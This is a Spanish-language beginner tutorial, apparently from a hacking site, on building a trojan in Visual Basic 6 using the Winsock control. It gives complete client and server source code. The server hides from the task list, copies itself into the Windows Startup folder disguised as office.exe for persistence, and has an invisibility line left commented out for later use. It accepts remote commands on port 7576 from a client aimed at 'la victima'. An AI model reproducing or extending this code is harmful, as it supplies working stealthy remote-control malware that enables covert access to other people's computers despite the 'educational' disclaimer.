CREACION DE UN TROYANO EN VB 6.0

por BlackShadow

Aca les dejo este proyecto con el cual todas las personas que manejen lo basico de Visual Basic puedan crear su primer troyano o sistema de administracion remota.

Solo con fines educativos y por esta razon este tutorial paso a paso si se puede llamar asi, utiliza un ocx llamado "winsock" el cual es el gestor de conexiones de windows incorporado en las librerias al instalar vbasic 6.0

Hay que destacar que este ocx debe estar en la maquina o pc remota para que el servidor o el cliente funcione. Este ocx se puede programar y puede ser parte del mismo proyecto pero eso no es parte de este tutorial y queda de ustedes los lectores con mas experiencia lo analicen y lo programen buscando info en la red que le sera de mucha ayuda.

Como esta Constituido un Troyano?

Un troyano Basicamente Hablando de el Servidor debe cumplir con lo siguiente:

1.- Ser un Programa Invisible.


2.- Que no se vea en la lista de aplicciones en caso de nt, 2000 o xp

3.- Grabarse en el registro "inicio" para que se ejecute cada vez que prendan la pc

4.- Duplicarse a si mismo y ocultarse

Puesta en marcha...


Lo Primero que debemos hacer es abrir visual basic y elejir un EXE estandard, luego maximizamos el fondo y nos quedara algo como:



Empezaremos por el Cliente el cual es lo mas facil de hacer, este solo enviara comandos para ser ejecutados remotamente.

Lo Primero en agregar sera un "textBox" al cual le vamos a dar el nombre de "consola" y le vamos a dar un tamaño que ocupe la mitad superior de la ventana o de el form. No olvidemos darle el valor de "true" a la propiedad de multiline y el valor (2 – vertical) a la propiedad ScrollBars para poder desplazarnos.
Este textbox es el encargado de decirnos que esta ocurriendo... Si se conecto, si esta en proceso un comando, si fue realizado ese comando etc... asi, que es muy importante y es el corazon del programa en si, sin el sera como lanzar misiles a otro pais y no saber donde calleron. Este text box tambien nos puede dar informacion de la computadora que estemos administrando etc...

Una vista previa de el form con su text box seria:



Al formulario le podemos colocar como nombre "cliente" y a las propiedades del formulario MinButton y MaxButton las colocamos en "False" para que no se pùeda ni maximizar ni minimizar la ventana, eso es cuestion de gustos, jeje.

Es hora de colocar los botones, Esta parte sera muy basica en este proyecto pero de seguro ustedes seguiran investigando y lograran colocar mas botones basandose en los que yo les dare. , Colocaremos el boton de Conectar el de Desconectar y los botones destinados a enviar los comandos.

Estos botones serian el de abrir la puerta del lector del cd, enviar un mensaje anonimo y abrir el block de notas.

Los nombres de los botones serian:

conectar


desconectar

abrir

enviar

notas

Creo que se entienden y no creo que deba especificar cual es cual, a continuacion veremos como nos esta quedando, ya aplicado los botones y un textbox para la direccion ip que le cploque como nombre "ip", en ese textbox va la direccion ip de la victima o pc a administrar.



Ahora si hemos llegado a la parte que le da el toque de funcionalidad a esto...

El Winsock

El estándar de gestión de redes Windows Sockets tiene como finalidad proporcionar un API (convención internacional que define cómo invocar una función de un programa desde una aplicación) común para los programadores


de redes bajo Windows, por ejemplo (y fundamentalmente) en lo referente al protocolo TCP/IP, propio de Internet. .

Bueno... El winsock como mencione arriba es un archivo dll que esta en la carpeta de windows en system32 y si queremos que nuestro sistema de administracion remoto funcione hay que programarlo, Afortunadamente Vbasic trae consigo una serie de .OCX que son archivos con ciertas funciones y/o hasta componentes "objetos" que puedes utilizar en yu programa con solo utilizar sus propiedades una vez incertado en el formulario.

Lo primero seria presionar Cntrl+T para que nos salga un cuadro o ventana donde podemos escojer una serie de .OCX que visualbasic tiene alli para nosotros. Buscamos abajo y al centro y encontraremos esto:

Microsoft Winsock Control 6.0 y tambien podemos notar que nos da la ruta del archivo ocx mas abajo: C:\windows\system32\mswinsock.ocx

Es necesario saber donde esta el archivo, ya que en cualquier computadora que necesitemos usar el cliento o queramos que funcione el servidor debe tener este archivo para que funcione.



Una vez que tenemos el WinSock control en nuestra barra de controles en Visual Basic ya podemos comenzar a ver las propiedades, eventos y métodos más importantes del control. Para agregarlo manualmente ir a Proyecto> Componentes> y luego seleccionar WinSock Control y Aceptar. Este control no es visible en tiempo de ejecución.

Lista de propiedades más importantes
LocalIP: Devuelve la dirección IP de la máquina local en el formato de cadena con puntos de dirección IP (xxx.xxx.xxx.xxx).
LocalHostName: Devuelve el nombre de la máquina local.
RemoteHost: Establece el equipo remoto al que se quiere solicitar la conexión.
LocalPort: Establece el puerto que se quiere dejar a la escucha.
RemotePort: Establece el número del puerto remoto al que se quiere conectar.
State: Verifica si el Control WinSock esta siendo utilizado o no.

Estas son algunas de las propiedades más importantes, y a continuación la

sintaxis de cada propiedad.
Objeto.Propiedad = Valor
Donde Objeto va el nombre del Control WinSock, el nombre predeterminado cuando lo incluimos en alguna aplicación es "WinSock1". Luego le sigue la propiedad que deseamos asignar y finalmente el valor que la misma tomará.

Lista de Métodos más importantes

1.- Accept: Sólo para las aplicaciones de servidor TCP. Este método se utiliza para aceptar una conexión entrante cuando se está tratando un evento ConnectionRequest.
2.- GetData: Recupera el bloque actual de datos y lo almacena en una variable de tipo Variant.
3.- Listen: Crea un socket y lo establece a modo de escucha.
4.- SendData: Envía datos a un equipo remoto.

Lista de Eventos más importantes

1.- ConnectionRequest: Se produce cuando el equipo remoto solicita una conexión. Sin este evento no se puede llevar a cabo la conección.
2.- Connect: Se produce cuando el equipo local se conecta al equipo remoto y se establece una conexión.
3.- Close: Se produce cuando el equipo remoto cierra la conexión. Las aplicaciones deben usar el método Close para cerrar correctamente una conexión TCP.
4.- DataArrival: Se produce cuando llegan nuevos datos. Este evento es importante, ya que debemos hacer algo con la información que llega.
La sintaxis de los métodos y eventos es igual a la sintaxis de las propiedades, por lo cual no voy a hacer referencia a ella.

Ahora vamos a hacer un resumen de las propiedades mas importantes del cliente:

Control(nombre predeterminado)	**Propiedad (nuevo valor)**
WinSock1	RemotePort = 7576
conectar	Caption = "Conectar"
desconectar	Caption = "Desconectar"
enviar	Caption = "Enviar Mensaje"
notas	Caption = "Abrir Block Notas"
abrir	Caption = "Abrir CD"


Codigo Fuente del Cliente:

```
Private Sub Form_Load()
ip.Text = "127.0.0.1" 'escribe en el text box nuestra ip local
'para asi poder hacer las pruebas, debe cambiarse para conectar a otra ip
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Winsock1.Close 'cierra el winsock
End 'cierra el programa
End Sub

Private Sub abrir_Click()
Winsock1.SendData "abrir"
'envia la cadena abrir_cd
End Sub

Private Sub conectar_Click()
Winsock1.Close 'se cierra cualquier conexion previa
Winsock1.Connect ip.Text, 7576
'esto hace que el winsock se conecte a la ip que
'coloquemos en el textbox ip.text y al puerto
'7576 que es mi fecha de cumpleaños ;-)
End Sub

Private Sub desconectar_Click()
Winsock1.Close
Me.Caption = "desconectado"
'esto hace que el winsock se cierre
'asi cierra todas las conexiones
End Sub

Private Sub enviar_Click()
Dim enviar As String 'declaramos a enviar de tipo cadena
enviar = InputBox("Escribe aca tu mensaje:", "Mensajes")
'utilizamos una funcion por defecto de visualbasic llamada input
'para escribir el mensaje a enviar
Winsock1.SendData enviar ' envia el mensaje escrito o contenido en enviar
End Sub

Private Sub notas_Click()
Winsock1.SendData "notas" 'envia la cadena notas
End Sub

Private Sub Winsock1_Connect()
Me.Caption = "conectado!" 'escribe como titulo de la ventana
'que ya nos hemos conectado para asi saber si podemos enviar comandos
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim datos As String 'declaramos a datos como tipo cadena
Winsock1.GetData datos 'le decimos a winsock que capture lo que llega en datos
consola.Text = consola.Text + datos + vbNewLine 'escribimos lo que hay en la consola mas lo
'que llega desde el servidor para ver todo lo que pasa.
End Sub
```

El servidor

Para el servidor practicamente no hay nada de graficos, es un simple form donde agregamos el winsock igual que en el cliente

Lo demas es puro codigo que he tratado de explicar adjunto.



Aca les dejo el codigo:

```
'declaraciones api para abrir el lector de cd
Private Declare Function mciSendString Lib "winmm.dll" Alias _
"mciSendStringA" (ByVal lpstrCommand As String, ByVal _
lpstrReturnString As String, ByVal uReturnLength As Long, _
ByVal hwndCallback As Long) As Long

Private Sub Form_Load()
on error resume next 'si hay un error continua
Winsock1.LocalPort = 7576 'puerto al que va a escuchar
Winsock1.Listen 'comando que abre y coloca a la escucha el puerto
FileCopy App.EXEName & ".exe", _
"C:\Documents and Settings\All Users\Menú Inicio\Programas\Inicio\office.exe"
'copia nuestro servidor a inicio "pa que se carge solo cada vez que prendan la pc"
'y le cambia el nombre a office.exe
'Me.Visible = False ' oculta el servidor "lo hace invisible"
App.TaskVisible = False ' lo oculta de aplicaciones del admin de tareas
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
Winsock1.Close 'cerramos la conexion
End 'cerramos el programa
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim datos As String 'etablecemos a datos como variable tipo cadena
Winsock1.GetData datos 'todos los comandos que recibimos lo metemos en datos
If datos = "abrir" Then 'si el comando "datos" es igual a abrir entonces etc...
MsgBox "se abrira la puerta del cd" 'abre el cd door
mciSendString "set Cdaudio door open", returnstring, 127, 0 'Habre la lectora de CDs
ElseIf datos = "notas" Then 'si el comando es igual a notas entinces
a = Shell("C:\WINDOWS\NOTEPAD.EXE", 1) '"shell" comando que abre archivos .exe
Else 'sino ...
MsgBox datos, vbCritical, "Mensaje Anonimo" 'muestra el mensaje
End If 'fin si
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
Winsock1.Close 'reseteamos el winsock
Winsock1.Accept requestID 'aceptamos la peticion de coneccion
End Sub
```

Es importante aclarar algo aca:

```
Private Sub Form_Load()
Winsock1.LocalPort = 7576 'puerto al que va a escuchar
Winsock1.Listen 'comando que abre y coloca a la escucha el puerto
FileCopy App.EXEName & ".exe", _
"C:\Documents and Settings\All Users\Menú Inicio\Programas\Inicio\office.exe"
'copia nuestro servidor a inicio "pa que se carge solo cada vez que prendan la pc"
'y le cambia el nombre a office.exe
'Me.Visible = False ' oculta el servidor "lo hace invisible"
App.TaskVisible = False ' lo oculta de aplicaciones del admin de tareas
End Sub
```

observa que la linea tiene un tilde ese tilde como sabran ya es el de los comentarios y esta puesto para que no se haga invisible y puedan ver la aplicacion cuando se ejecuta. cuando ya esten seguros de que trabaja pueden quitarlo.

Se preguntaran "y para que sirve el text box llamado consola en el cliente?"

pues eso es tarea para la casa asi que espero sus respuestas y/o preguntas para asi poco a poco ayudar a mejorarlo entre ustedes mismos.

Como siempre Espero les agrade y Los espero por aca por mi pagina para que esten checkando si hay nuevos tutoriales o algo.

Se despide BlackShadow!

Salu2s!